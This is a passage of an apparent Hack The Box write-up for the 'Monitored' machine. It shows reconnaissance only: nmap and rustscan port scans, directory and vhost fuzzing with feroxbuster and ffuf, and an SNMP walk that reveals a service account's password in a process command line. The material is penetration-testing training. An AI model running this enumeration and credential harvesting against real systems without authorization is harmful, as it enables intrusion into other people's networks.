Monitored

By Praveen Kumar Sharma

For me IP of the machine is : 10.10.11.248
Lets try pinging it

```
ping 10.10.11.248 -c 5

PING 10.10.11.248 (10.10.11.248) 56(84) bytes of data.
64 bytes from 10.10.11.248: icmp_seq=1 ttl=63 time=166 ms
64 bytes from 10.10.11.248: icmp_seq=2 ttl=63 time=94.7 ms
64 bytes from 10.10.11.248: icmp_seq=3 ttl=63 time=96.9 ms
64 bytes from 10.10.11.248: icmp_seq=4 ttl=63 time=80.6 ms
64 bytes from 10.10.11.248: icmp_seq=5 ttl=63 time=83.2 ms

--- 10.10.11.248 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4006ms
rtt min/avg/max/mdev = 80.628/104.299/166.041/31.505 ms
```

Now lets do some port scanning next

Port Scanning

All Port Scan

```
rustscan -a 10.10.11.248 --ulimit 5000
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Monitored git:(main)±2 (3.909s)
rustscan -a 10.10.11.248 --ulimit 5000
Open 10.10.11.248:22
Open 10.10.11.248:80
Open 10.10.11.248:389
Open 10.10.11.248:443
Open 10.10.11.248:5667
[~] Starting Script(s)
[~] Starting Nmap 7.95 ( https://nmap.org ) at 2024-11-02 17:52 IST
Initiating Ping Scan at 17:52
Scanning 10.10.11.248 [2 ports]
Completed Ping Scan at 17:52, 0.08s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 17:52
Completed Parallel DNS resolution of 1 host. at 17:52, 0.05s elapsed
DNS resolution of 1 IPs took 0.05s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating Connect Scan at 17:52
Scanning 10.10.11.248 [5 ports]
Discovered open port 443/tcp on 10.10.11.248
Discovered open port 389/tcp on 10.10.11.248
Discovered open port 5667/tcp on 10.10.11.248
Discovered open port 22/tcp on 10.10.11.248
Discovered open port 80/tcp on 10.10.11.248
Completed Connect Scan at 17:52, 0.19s elapsed (5 total ports)
Nmap scan report for 10.10.11.248
Host is up, received syn-ack (0.13s latency).
Scanned at 2024-11-02 17:52:24 IST for 1s

PORT     STATE SERVICE REASON
22/tcp   open  ssh     syn-ack
80/tcp   open  http    syn-ack
389/tcp  open  ldap    syn-ack
443/tcp  open  https   syn-ack
5667/tcp open  unknown syn-ack

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.35 seconds
```

ⓘ Open Ports

```
PORT STATE SERVICE REASON
22/tcp open ssh syn-ack
80/tcp open http syn-ack
389/tcp open ldap syn-ack
```

```
443/tcp open https syn-ack
5667/tcp open unknown syn-ack
```

Alright let do an aggressive scan on these

Aggressive Scan

```
nmap -sC -sV -A -T5 -n -Pn -p 22,80,389,443,5667 10.10.11.248 -o aggressiveScan.txt
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Monitored git:(main)±3 (23.085s)
nmap -sC -sV -A -T5 -n -Pn -p 22,80,389,443,5667 10.10.11.248 -o aggressiveScan.txt

Starting Nmap 7.95 ( https://nmap.org ) at 2024-11-02 17:55 IST
Nmap scan report for 10.10.11.248
Host is up (0.14s latency).

PORT     STATE SERVICE    VERSION
22/tcp   open  ssh        OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 61:e2:e7:b4:1b:5d:46:dc:3b:2f:91:38:e6:6d:c5:ff (RSA)
|   256 29:73:c5:a5:8d:aa:3f:60:a9:4a:a3:e5:9f:67:5c:93 (ECDSA)
|_  256 6d:7a:f9:eb:8e:45:c2:02:6a:d5:8d:4d:b3:a3:37:6f (ED25519)
80/tcp   open  http       Apache httpd 2.4.56
|_http-title: Did not follow redirect to https://nagios.monitored.htb/
|_http-server-header: Apache/2.4.56 (Debian)
389/tcp  open  ldap       OpenLDAP 2.2.X - 2.3.X
443/tcp  open  ssl/http   Apache httpd 2.4.56 ((Debian))
|_ssl-date: TLS randomness does not represent time
|_http-server-header: Apache/2.4.56 (Debian)
| ssl-cert: Subject: commonName=nagios.monitored.htb/organizationName=Monitored/stateOrProvinceName=Dorset/countryName=UK
| Not valid before: 2023-11-11T21:46:55
|_Not valid after:  2297-08-25T21:46:55
| tls-alpn:
|_  http/1.1
|_http-title: Nagios XI
5667/tcp open  tcpwrapped
Service Info: Host: nagios.monitored.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.00 seconds
```

ⓘ Aggressive Scan

```
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
| 3072 61:e2:e7:b4:1b:5d:46:dc:3b:2f:91:38:e6:6d:c5:ff (RSA)
| 256 29:73:c5:a5:8d:aa:3f:60:a9:4a:a3:e5:9f:67:5c:93 (ECDSA)
| 256 6d:7a:f9:eb:8e:45:c2:02:6a:d5:8d:4d:b3:a3:37:6f (ED25519)
80/tcp open http Apache httpd 2.4.56
| http-title: Did not follow redirect to https://nagios.monitored.htb/
| http-server-header: Apache/2.4.56 (Debian)
389/tcp open ldap OpenLDAP 2.2.X - 2.3.X
```

```
443/tcp open ssl/http Apache httpd 2.4.56 ((Debian))
| ssl-date: TLS randomness does not represent time
| http-server-header: Apache/2.4.56 (Debian)
| ssl-cert: Subject:
commonName=nagios.monitored.htb/organizationName=Monitored/stateOr
ProvinceName=Dorset/countryName=UK
| Not valid before: 2023-11-11T21:46:55
| Not valid after: 2297-08-25T21:46:55
| tls-alpn:
| http/1.1
| http-title: Nagios XI
5667/tcp open tcpwrapped
Service Info: Host: nagios.monitored.htb; OS: Linux; CPE:
cpe:/o:linux:linux kernel
```

Lets add nagios.monitored.htb and monitored.htb to our /etc/hosts

```
# Static table lookup for hostnames.
# See hosts(5) for details.

10.10.11.211    monitorstwo.htb cacti.monitorstwo.htb
10.10.11.196    stocker.htb     dev.stocker.htb
10.10.11.186    metapress.htb
10.10.11.218    ssa.htb
10.10.11.216    jupiter.htb     kiosk.jupiter.htb
10.10.11.232    clicker.htb     www.clicker.htb
10.10.11.32     sightless.htb   sqlpad.sightless.htb
10.10.11.245    surveillance.htb
10.10.11.248    monitored.htb   nagios.monitored.htb
~
~
```

Now lets do some directory fuzzing on this as well as VHOST enumeration as well already have one

---

Directory Fuzzing and VHOST Enumeration

Directory Fuzzing

```
feroxbuster -u https://monitored.htb -w /usr/share/wordlists/dirb/common.txt
-t 200 -r -k
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Monitored git:(main)±1 (14.122s)
feroxbuster -u https://monitored.htb -w /usr/share/wordlists/dirb/common.txt -t 200 -r -k
 Config File          | /home/pks/.config/feroxbuster/ferox-config.toml
 Extract Links        | true
 HTTP methods         | [GET]
 Insecure             | true
 Follow Redirects     | true
 Recursion Depth      | 4
 Press [ENTER] to use the Scan Management Menu™
404      GET        9l       31w      276c Auto-filtering found 404-like response and created new filter; toggle off with --do
403      GET        9l       28w      279c Auto-filtering found 404-like response and created new filter; toggle off with --do
200      GET       40l      234w    14576c https://monitored.htb/nagiosxi/images/apple-touch-icon.png
200      GET        5l       12w     1073c https://monitored.htb/nagiosxi/images/favicon.ico
200      GET      177l      116w    17339c https://monitored.htb/nagiosxi/images/favicon-32x32.png
200      GET      196l      217w    27444c https://monitored.htb/nagiosxi/images/nagios_logo_white_transbg.png
200      GET      132l      618w    32639c https://monitored.htb/nagiosxi/includes/js/core.js
200      GET        2l     1294w    89500c https://monitored.htb/nagiosxi/includes/js/jquery/jquery-3.6.0.min.js
200      GET        6l     1474w   123729c https://monitored.htb/nagiosxi/includes/css/bootstrap.3.min.css
200      GET      118l      617w    37941c https://monitored.htb/nagiosxi/images/apple-touch-icon-precomposed.png
200      GET      272l     1974w    16128c https://monitored.htb/nagiosxi/includes/css/themes/modern.css
200      GET     1186l     8534w    70367c https://monitored.htb/nagiosxi/includes/css/base.css
200      GET      467l     2000w    26310c https://monitored.htb/nagiosxi/login.php?redirect=/nagiosxi/index.php%3f&noauth=1
200      GET       75l      208w     3245c https://monitored.htb/
200      GET      299l     1662w    19208c https://monitored.htb/nagiosxi/about/main.php
200      GET      309l     1404w    18068c https://monitored.htb/nagiosxi/about/
200      GET       75l      208w     3245c https://monitored.htb/index.php
401      GET       14l       54w      461c https://monitored.htb/nagios
200      GET      309l     1404w    18077c https://monitored.htb/nagiosxi/about/index.php
[####################] - 13s    18574/18574   0s      found:17      errors:10514
[####################] - 12s     4614/4614    384/s   https://monitored.htb/
[####################] - 7s      4614/4614    665/s   https://monitored.htb/nagiosxi/about/
[####################] - 6s      4614/4614    835/s   https://monitored.htb/cgi-bin/
[####################] - 2s      4614/4614    2475/s  https://monitored.htb/javascript/
```

ⓘ Directories on monitored.htb

200 GET 40l 234w 14576c
https://monitored.htb/nagiosxi/images/apple-touch-icon.png
200 GET 5l 12w 1073c
https://monitored.htb/nagiosxi/images/favicon.ico
200 GET 177l 116w 17339c
https://monitored.htb/nagiosxi/images/favicon-32x32.png
200 GET 196l 217w 27444c
https://monitored.htb/nagiosxi/images/nagios_logo_white_transbg.png
200 GET 132l 618w 32639c
https://monitored.htb/nagiosxi/includes/js/core.js
200 GET 2l 1294w 89500c
https://monitored.htb/nagiosxi/includes/js/jquery/jquery-3.6.0.min.js
200 GET 6l 1474w 123729c
https://monitored.htb/nagiosxi/includes/css/bootstrap.3.min.css
200 GET 118l 617w 37941c

```
https://monitored.htb/nagiosxi/images/apple-touch-icon-
precomposed.png
200 GET 272l 1974w 16128c
https://monitored.htb/nagiosxi/includes/css/themes/modern.css
200 GET 1186l 8534w 70367c
https://monitored.htb/nagiosxi/includes/css/base.css
200 GET 467l 2000w 26310c
https://monitored.htb/nagiosxi/login.php?
redirect=/nagiosxi/index.php%3f&noauth=1
200 GET 75l 208w 3245c https://monitored.htb/
200 GET 299l 1662w 19208c
https://monitored.htb/nagiosxi/about/main.php
200 GET 309l 1404w 18068c https://monitored.htb/nagiosxi/about/
200 GET 75l 208w 3245c https://monitored.htb/index.php
401 GET 14l 54w 461c https://monitored.htb/nagios
200 GET 309l 1404w 18077c
https://monitored.htb/nagiosxi/about/index.php
```

Now lets do that fuzzing nagios.monitored.htb as well

```
feroxbuster -u https://nagios.monitored.htb -w
/usr/share/wordlists/dirb/common.txt -t 200 -r -k
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Monitored git:(main)±1 (8.095s)
feroxbuster -u https://nagios.monitored.htb -w /usr/share/wordlists/dirb/common.txt -t 200 -r -k
 HTTP methods            | [GET]
 Insecure                | true
 Follow Redirects        | true
 Recursion Depth         | 4
 Press [ENTER] to use the Scan Management Menu™
403      GET        9l       28w      286c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filt
404      GET        9l       31w      283c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filt
200      GET        5l       12w     1073c https://nagios.monitored.htb/nagiosxi/images/favicon.ico
200      GET       40l      234w    14576c https://nagios.monitored.htb/nagiosxi/images/apple-touch-icon.png
200      GET      118l      617w    37941c https://nagios.monitored.htb/nagiosxi/images/apple-touch-icon-precomposed.png
200      GET      272l     1974w    16128c https://nagios.monitored.htb/nagiosxi/includes/css/themes/modern.css
200      GET      177l      116w    17339c https://nagios.monitored.htb/nagiosxi/images/favicon-32x32.png
200      GET      196l      217w    27444c https://nagios.monitored.htb/nagiosxi/images/nagios_logo_white_transbg.png
200      GET      132l      618w    32639c https://nagios.monitored.htb/nagiosxi/includes/js/core.js
200      GET     1186l     8534w    70367c https://nagios.monitored.htb/nagiosxi/includes/css/base.css
200      GET        2l     1294w    89500c https://nagios.monitored.htb/nagiosxi/includes/js/jquery/jquery-3.6.0.min.js
200      GET        6l     1474w   123729c https://nagios.monitored.htb/nagiosxi/includes/css/bootstrap.3.min.css
200      GET      467l     2000w    26737c https://nagios.monitored.htb/nagiosxi/login.php?redirect=/nagiosxi/index.php%3f&noauth=1
200      GET       75l      208w     3245c https://nagios.monitored.htb/
200      GET      299l     1662w    19586c https://nagios.monitored.htb/nagiosxi/about/main.php
200      GET      309l     1404w    18495c https://nagios.monitored.htb/nagiosxi/about/
200      GET       75l      208w     3245c https://nagios.monitored.htb/index.php
401      GET       14l       54w      468c https://nagios.monitored.htb/nagios
[####################] - 7s     18574/18574   0s      found:16      errors:10525
[####################] - 7s      4614/4614    707/s   https://nagios.monitored.htb/
[####################] - 4s      4614/4614    1110/s  https://nagios.monitored.htb/nagiosxi/about/
[####################] - 4s      4614/4614    1128/s  https://nagios.monitored.htb/cgi-bin/
[####################] - 2s      4614/4614    2252/s  https://nagios.monitored.htb/javascript/
```

ⓘ Directories on nagios.monitored.htb

200 GET 5l 12w 1073c
https://nagios.monitored.htb/nagiosxi/images/favicon.ico
200 GET 40l 234w 14576c
https://nagios.monitored.htb/nagiosxi/images/apple-touch-icon.png
200 GET 118l 617w 37941c
https://nagios.monitored.htb/nagiosxi/images/apple-touch-icon-precomposed.png
200 GET 272l 1974w 16128c
https://nagios.monitored.htb/nagiosxi/includes/css/themes/modern.css
200 GET 177l 116w 17339c
https://nagios.monitored.htb/nagiosxi/images/favicon-32x32.png
200 GET 196l 217w 27444c
https://nagios.monitored.htb/nagiosxi/images/nagios_logo_white_transbg.png
200 GET 132l 618w 32639c
https://nagios.monitored.htb/nagiosxi/includes/js/core.js
200 GET 1186l 8534w 70367c
https://nagios.monitored.htb/nagiosxi/includes/css/base.css
200 GET 2l 1294w 89500c
https://nagios.monitored.htb/nagiosxi/includes/js/jquery/jquery-3.6.0.min.js
200 GET 6l 1474w 123729c
https://nagios.monitored.htb/nagiosxi/includes/css/bootstrap.3.min.css
200 GET 467l 2000w 26737c
https://nagios.monitored.htb/nagiosxi/login.php?redirect=/nagiosxi/index.php%3f&noauth=1
200 GET 75l 208w 3245c https://nagios.monitored.htb/
200 GET 299l 1662w 19586c
https://nagios.monitored.htb/nagiosxi/about/main.php
200 GET 309l 1404w 18495c
https://nagios.monitored.htb/nagiosxi/about/
200 GET 75l 208w 3245c https://nagios.monitored.htb/index.php

Seems like monitored.htb just redirects to nagios.monitored.htb

Now lets try an VHOST enumeration if we can find any other VHOST on this

```
ffuf -u https://monitored.htb -H 'Host: FUZZ.monitored.htb' -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-110000.txt -t 200 -ac
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Monitored git:(main)±3 (1m 34.42s)
ffuf -u https://monitored.htb -H 'Host: FUZZ.monitored.htb' -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-110000.txt -t 200 -ac

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0
________________________________________________

 :: Method           : GET
 :: URL              : https://monitored.htb
 :: Wordlist         : FUZZ: /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-110000.txt
 :: Header           : Host: FUZZ.monitored.htb
 :: Follow redirects : false
 :: Calibration      : true
 :: Timeout          : 10
 :: Threads          : 200
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

:: Progress: [114441/114441] :: Job [1/1] :: 1209 req/sec :: Duration: [0:01:34] :: Errors: 0 ::
```

I actually dont know why this is not working it doesnt even recognize the nagios as one of them
We can recheck if nagios is even in this list by

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Monitored git:(main)±3 (0.168s)
cat /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-110000.txt | grep -n nagios
167:nagios
6122:nagios2
23668:www.nagios
31322:nagios3
82876:nagios2.ppls
102090:nagios01
```

Moving on lets see this web application now

Web Application

So monitored.htb just redirects to nagios.monitored.htb

Default page

Lets click this `Access Nagios XI` here

We did find this page for directory fuzzing but we didnt fuzz this directory `nagiosxi` specifically
Lets do it now

```
ffuf -u https://nagios.monitored.htb/nagiosxi/FUZZ -w
/usr/share/wordlists/dirb/common.txt -t 200 -ac -r
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Monitored git:(main)±3 (4.029s)
ffuf -u https://nagios.monitored.htb/nagiosxi/FUZZ -w /usr/share/wordlists/dirb/common.txt -t 200 -ac -r

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0
________________________________________________

 :: Method           : GET
 :: URL              : https://nagios.monitored.htb/nagiosxi/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/dirb/common.txt
 :: Follow redirects : true
 :: Calibration      : true
 :: Timeout          : 10
 :: Threads          : 200
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

                        [Status: 200, Size: 26737, Words: 5495, Lines: 468, Duration: 159ms]
about                   [Status: 200, Size: 18495, Words: 3095, Lines: 310, Duration: 153ms]
account                 [Status: 200, Size: 26755, Words: 5495, Lines: 468, Duration: 144ms]
backend                 [Status: 200, Size: 108, Words: 4, Lines: 5, Duration: 121ms]
admin                   [Status: 200, Size: 26751, Words: 5495, Lines: 468, Duration: 142ms]
config                  [Status: 200, Size: 26753, Words: 5495, Lines: 468, Duration: 135ms]
index.php               [Status: 200, Size: 26737, Words: 5495, Lines: 468, Duration: 116ms]
help                    [Status: 200, Size: 26749, Words: 5495, Lines: 468, Duration: 114ms]
mobile                  [Status: 200, Size: 15978, Words: 2562, Lines: 225, Duration: 114ms]
reports                 [Status: 200, Size: 26755, Words: 5495, Lines: 468, Duration: 111ms]
terminal                [Status: 200, Size: 5215, Words: 1247, Lines: 124, Duration: 129ms]
tools                   [Status: 200, Size: 26751, Words: 5495, Lines: 468, Duration: 117ms]
views                   [Status: 200, Size: 26751, Words: 5495, Lines: 468, Duration: 144ms]
:: Progress: [4614/4614] :: Job [1/1] :: 1468 req/sec :: Duration: [0:00:03] :: Errors: 0 ::
```

We do have nagios running we might have snmp running here as nagios loves to use snmp for its monitoring and stuff it does
So we might have snmp running in one of the UDP ports here lets enumerate that we this command

```
sudo nmap -sU -p 161 -T5 10.10.11.248
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Monitored git:(main)±9 (3.678s)
sudo nmap -sU -p 161 -T5 10.10.11.248

[sudo] password for pks:
Starting Nmap 7.95 ( https://nmap.org ) at 2024-11-02 22:37 IST
Nmap scan report for monitored.htb (10.10.11.248)
Host is up (0.20s latency).

PORT    STATE SERVICE
161/udp open  snmp

Nmap done: 1 IP address (1 host up) scanned in 1.04 seconds
```

Now lets run `snmpbulkwalk` to get data out of this

```
snmpbulkwalk -v2c -c public 10.10.11.248 -m all | tee snmp.out
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Monitored git:(main) (58.736s)
snmpbulkwalk -v2c -c public 10.10.11.248 -m all | tee snmp.out
SNMPv2-MIB::sysDescr.0 = STRING: Linux monitored 5.10.0-28-amd64 #1 SMP Debian 5.10.209-2 (2024-01-31) x86_64
SNMPv2-MIB::sysObjectID.0 = OID: NET-SNMP-TC::linux
DISMAN-EVENT-MIB::sysUpTimeInstance = Timeticks: (380789) 1:03:27.89
SNMPv2-MIB::sysContact.0 = STRING: Me <root@monitored.htb>
SNMPv2-MIB::sysName.0 = STRING: monitored
SNMPv2-MIB::sysLocation.0 = STRING: Sitting on the Dock of the Bay
SNMPv2-MIB::sysServices.0 = INTEGER: 72
SNMPv2-MIB::sysORLastChange.0 = Timeticks: (1543) 0:00:15.43
SNMPv2-MIB::sysORID.1 = OID: SNMP-FRAMEWORK-MIB::snmpFrameworkMIBCompliance
SNMPv2-MIB::sysORID.2 = OID: SNMP-MPD-MIB::snmpMPDCompliance
SNMPv2-MIB::sysORID.3 = OID: SNMP-USER-BASED-SM-MIB::usmMIBCompliance
SNMPv2-MIB::sysORID.4 = OID: SNMPv2-MIB::snmpMIB
SNMPv2-MIB::sysORID.5 = OID: SNMP-VIEW-BASED-ACM-MIB::vacmBasicGroup
SNMPv2-MIB::sysORID.6 = OID: TCP-MIB::tcpMIB
SNMPv2-MIB::sysORID.7 = OID: UDP-MIB::udpMIB
SNMPv2-MIB::sysORID.8 = OID: RFC1213-MIB::ip
SNMPv2-MIB::sysORID.9 = OID: SNMP-NOTIFICATION-MIB::snmpNotifyFullCompliance
SNMPv2-MIB::sysORID.10 = OID: NOTIFICATION-LOG-MIB::notificationLogMIB
SNMPv2-MIB::sysORID.11 = OID: NOTIFICATION-LOG-MIB::notificationLogMIB
SNMPv2-MIB::sysORDescr.1 = STRING: The SNMP Management Architecture MIB.
SNMPv2-MIB::sysORDescr.2 = STRING: The MIB for Message Processing and Dispatching.
SNMPv2-MIB::sysORDescr.3 = STRING: The management information definitions for the SNMP User-based Security Model.
SNMPv2-MIB::sysORDescr.4 = STRING: The MIB module for SNMPv2 entities
SNMPv2-MIB::sysORDescr.5 = STRING: View-based Access Control Model for SNMP.
SNMPv2-MIB::sysORDescr.6 = STRING: The MIB module for managing TCP implementations
SNMPv2-MIB::sysORDescr.7 = STRING: The MIB module for managing UDP implementations
SNMPv2-MIB::sysORDescr.8 = STRING: The MIB module for managing IP and ICMP implementations
SNMPv2-MIB::sysORDescr.9 = STRING: The MIB modules for managing SNMP Notification, plus filtering.
SNMPv2-MIB::sysORDescr.10 = STRING: The MIB module for logging SNMP Notifications.
SNMPv2-MIB::sysORDescr.11 = STRING: The MIB module for logging SNMP Notifications.
SNMPv2-MIB::sysORUpTime.1 = Timeticks: (1) 0:00:00.01
SNMPv2-MIB::sysORUpTime.2 = Timeticks: (1) 0:00:00.01
SNMPv2-MIB::sysORUpTime.3 = Timeticks: (1) 0:00:00.01
```

And it just keeps going lets skim through it using grep
Lets first search the nagios stuff here

```
cat snmp.out | grep nagios
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Monitored git:(main)±2 (0.048s)
cat snmp.out | grep nagios

HOST-RESOURCES-MIB::hrSWRunName.983 = STRING: "nagios"
HOST-RESOURCES-MIB::hrSWRunName.984 = STRING: "nagios"
HOST-RESOURCES-MIB::hrSWRunName.985 = STRING: "nagios"
HOST-RESOURCES-MIB::hrSWRunName.986 = STRING: "nagios"
HOST-RESOURCES-MIB::hrSWRunName.987 = STRING: "nagios"
HOST-RESOURCES-MIB::hrSWRunName.1403 = STRING: "nagios"
HOST-RESOURCES-MIB::hrSWRunPath.771 = STRING: "/usr/local/nagios/bin/npcd"
HOST-RESOURCES-MIB::hrSWRunPath.983 = STRING: "/usr/local/nagios/bin/nagios"
HOST-RESOURCES-MIB::hrSWRunPath.984 = STRING: "/usr/local/nagios/bin/nagios"
HOST-RESOURCES-MIB::hrSWRunPath.985 = STRING: "/usr/local/nagios/bin/nagios"
HOST-RESOURCES-MIB::hrSWRunPath.986 = STRING: "/usr/local/nagios/bin/nagios"
HOST-RESOURCES-MIB::hrSWRunPath.987 = STRING: "/usr/local/nagios/bin/nagios"
HOST-RESOURCES-MIB::hrSWRunPath.1403 = STRING: "/usr/local/nagios/bin/nagios"
HOST-RESOURCES-MIB::hrSWRunParameters.771 = STRING: "-f /usr/local/nagios/etc/pnp/npcd.cfg"
HOST-RESOURCES-MIB::hrSWRunParameters.983 = STRING: "-d /usr/local/nagios/etc/nagios.cfg"
HOST-RESOURCES-MIB::hrSWRunParameters.984 = STRING: "--worker /usr/local/nagios/var/rw/nagios.qh"
HOST-RESOURCES-MIB::hrSWRunParameters.985 = STRING: "--worker /usr/local/nagios/var/rw/nagios.qh"
HOST-RESOURCES-MIB::hrSWRunParameters.986 = STRING: "--worker /usr/local/nagios/var/rw/nagios.qh"
HOST-RESOURCES-MIB::hrSWRunParameters.987 = STRING: "--worker /usr/local/nagios/var/rw/nagios.qh"
HOST-RESOURCES-MIB::hrSWRunParameters.1403 = STRING: "-d /usr/local/nagios/etc/nagios.cfg"
HOST-RESOURCES-MIB::hrSWRunParameters.5856 = STRING: "-c /usr/bin/php -q /usr/local/nagiosxi/cron/cmdsubsys.php >> /usr/local/nagiosxi/var/cmdsubsys.log 2>&1"
HOST-RESOURCES-MIB::hrSWRunParameters.5857 = STRING: "-q /usr/local/nagiosxi/cron/cmdsubsys.php"
```

Some processes here
Lets see all the processes here and we can see more about that processes after that

```
grep hrSWRunName snmp.out
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Monitored git:(main)±2 (0.036s)
grep hrSWRunName snmp.out
HOST-RESOURCES-MIB::hrSWRunName.961 = STRING: "xinetd"
HOST-RESOURCES-MIB::hrSWRunName.983 = STRING: "nagios"
HOST-RESOURCES-MIB::hrSWRunName.984 = STRING: "nagios"
HOST-RESOURCES-MIB::hrSWRunName.985 = STRING: "nagios"
HOST-RESOURCES-MIB::hrSWRunName.986 = STRING: "nagios"
HOST-RESOURCES-MIB::hrSWRunName.987 = STRING: "nagios"
HOST-RESOURCES-MIB::hrSWRunName.1403 = STRING: "nagios"
HOST-RESOURCES-MIB::hrSWRunName.1428 = STRING: "sudo"
HOST-RESOURCES-MIB::hrSWRunName.1429 = STRING: "bash"
HOST-RESOURCES-MIB::hrSWRunName.1449 = STRING: "exim4"
HOST-RESOURCES-MIB::hrSWRunName.2081 = STRING: "kworker/u4:0-ext4-rsv-conversion"
HOST-RESOURCES-MIB::hrSWRunName.3423 = STRING: "kworker/u4:1-flush-8:0"
HOST-RESOURCES-MIB::hrSWRunName.3431 = STRING: "kworker/1:1-events"
HOST-RESOURCES-MIB::hrSWRunName.4437 = STRING: "apache2"
HOST-RESOURCES-MIB::hrSWRunName.4441 = STRING: "apache2"
HOST-RESOURCES-MIB::hrSWRunName.4452 = STRING: "apache2"
HOST-RESOURCES-MIB::hrSWRunName.4456 = STRING: "apache2"
HOST-RESOURCES-MIB::hrSWRunName.4463 = STRING: "apache2"
HOST-RESOURCES-MIB::hrSWRunName.4500 = STRING: "apache2"
HOST-RESOURCES-MIB::hrSWRunName.4519 = STRING: "apache2"
HOST-RESOURCES-MIB::hrSWRunName.4530 = STRING: "apache2"
HOST-RESOURCES-MIB::hrSWRunName.4609 = STRING: "apache2"
HOST-RESOURCES-MIB::hrSWRunName.5000 = STRING: "apache2"
HOST-RESOURCES-MIB::hrSWRunName.5552 = STRING: "kworker/u4:2-flush-8:0"
HOST-RESOURCES-MIB::hrSWRunName.5855 = STRING: "cron"
HOST-RESOURCES-MIB::hrSWRunName.5856 = STRING: "sh"
HOST-RESOURCES-MIB::hrSWRunName.5857 = STRING: "php"
HOST-RESOURCES-MIB::hrSWRunName.5872 = STRING: "sleep"
```

Some interesting ones in the end of it like the bash, sh, sleep command here

Lets see the `sh` one here or PID of `5856`

```
grep 5856 snmp.out
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Monitored git:(main)±2 (0.032s)
grep 5856 snmp.out

HOST-RESOURCES-MIB::hrSWRunIndex.5856 = INTEGER: 5856
HOST-RESOURCES-MIB::hrSWRunName.5856 = STRING: "sh"
HOST-RESOURCES-MIB::hrSWRunID.5856 = OID: SNMPv2-SMI::zeroDotZero
HOST-RESOURCES-MIB::hrSWRunPath.5856 = STRING: "/bin/sh"
HOST-RESOURCES-MIB::hrSWRunParameters.5856 = STRING: "-c /usr/bin/php -q /usr/local/nagiosxi/cron/cmdsubsys.php >> /usr/local/nagiosxi/var/cmdsubsys.log 2>&1"
HOST-RESOURCES-MIB::hrSWRunType.5856 = INTEGER: application(4)
HOST-RESOURCES-MIB::hrSWRunStatus.5856 = INTEGER: runnable(2)
HOST-RESOURCES-MIB::hrSWRunPerfCPU.5856 = INTEGER: 0
HOST-RESOURCES-MIB::hrSWRunPerfMem.5856 = INTEGER: 512 KBytes
```

Nothing much in this
Lets see that `php` command with PID `5857`

```
grep 5857 snmp.out
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Monitored git:(main)±2 (0.034s)
grep 5857 snmp.out

HOST-RESOURCES-MIB::hrSWRunIndex.5857 = INTEGER: 5857
HOST-RESOURCES-MIB::hrSWRunName.5857 = STRING: "php"
HOST-RESOURCES-MIB::hrSWRunID.5857 = OID: SNMPv2-SMI::zeroDotZero
HOST-RESOURCES-MIB::hrSWRunPath.5857 = STRING: "/usr/bin/php"
HOST-RESOURCES-MIB::hrSWRunParameters.5857 = STRING: "-q /usr/local/nagiosxi/cron/cmdsubsys.php"
HOST-RESOURCES-MIB::hrSWRunType.5857 = INTEGER: application(4)
HOST-RESOURCES-MIB::hrSWRunStatus.5857 = INTEGER: runnable(2)
HOST-RESOURCES-MIB::hrSWRunPerfCPU.5857 = INTEGER: 20
HOST-RESOURCES-MIB::hrSWRunPerfMem.5857 = INTEGER: 61736 KBytes
```

Now lets see that `bash` command here or PID `1429`

```
grep 1429 snmp.out
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Monitored git:(main)±2 (0.032s)
grep 1429 snmp.out

HOST-RESOURCES-MIB::hrSWRunIndex.1429 = INTEGER: 1429
HOST-RESOURCES-MIB::hrSWRunName.1429 = STRING: "bash"
HOST-RESOURCES-MIB::hrSWRunID.1429 = OID: SNMPv2-SMI::zeroDotZero
HOST-RESOURCES-MIB::hrSWRunPath.1429 = STRING: "/bin/bash"
HOST-RESOURCES-MIB::hrSWRunParameters.1429 = STRING: "-c /opt/scripts/check_host.sh svc XjH7VCehowpR1xZB"
HOST-RESOURCES-MIB::hrSWRunType.1429 = INTEGER: application(4)
